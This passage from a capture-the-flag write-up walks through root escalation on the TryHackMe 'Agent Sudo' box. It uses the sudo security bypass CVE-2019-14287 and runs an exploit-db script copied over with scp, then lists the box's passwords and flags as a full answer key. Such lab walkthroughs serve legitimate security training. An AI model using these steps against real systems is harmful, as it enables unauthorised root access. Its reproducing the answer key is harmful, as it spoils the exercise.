
7. Privilege Escalation

The goal now is to escalate to root:



```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

If we search for this command followed by 'exploit' we can find a working exploit on exploit-db:



sudo 1.8.27 - Security Bypass


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47502	2019-14287	MOHIN PARAMASIVAM	LOCAL	LINUX	2019-10-15

EDB Verified: ✗

Exploit: ⬇ / {}


Vulnerable App:

Let's download this exploit and use scp to send it over to the ssh server:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ scp 47502.py james@10.10.138.200:/home/james/
james@10.10.138.200's password:
47502.py
```

You can see the file is now in james' home directory:




```
james@agent-sudo:~$ ls
47502.py  Alien_autospy.jpg  user_flag.txt
```

Let's now run the exploit, you simply need to enter your current username:



```
james@agent-sudo:~$ python3 47502.py
Enter current username :james
Lets hope it works
root@agent-sudo:~# whoami
root
```

We can see that the exploit worked, and we now have root privileges. Let's fine the root flag:



```
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

Questions Answered:

1. **How many open ports?**
   - 3
2. **How you redirect yourself to a secret page?**
   - user-agent
3. **What is the agent name?**
   - chris
4. **FTP password**
   - crystal
5. **Zip file password**
   - alien
6. **Steg password**
   - Area51
7. **Who is the other agent (in full name)?**
   - james
8. **SSH password**
   - hackerrules!
9. **What is the user flag?**
   - b03d975e8c92a7c04146cfa7a5a313c7
10. **What is the incident of the photo called?**

- Roswell alien autopsy

11. **CVE number for the escalation**
    - CVE-2019-14287
12. **What is the root flag?**
    - b53a02f55b57d4439e3341834d70c062
13. **Who is Agent R?**
    - DesKel

This CTF was a great exercise to test my basic penetration testing skills. I hope this write-up proves useful for those looking to understand the process. Feel free to reach out to me if you need help with this CTF or have any feedback. Happy hacking!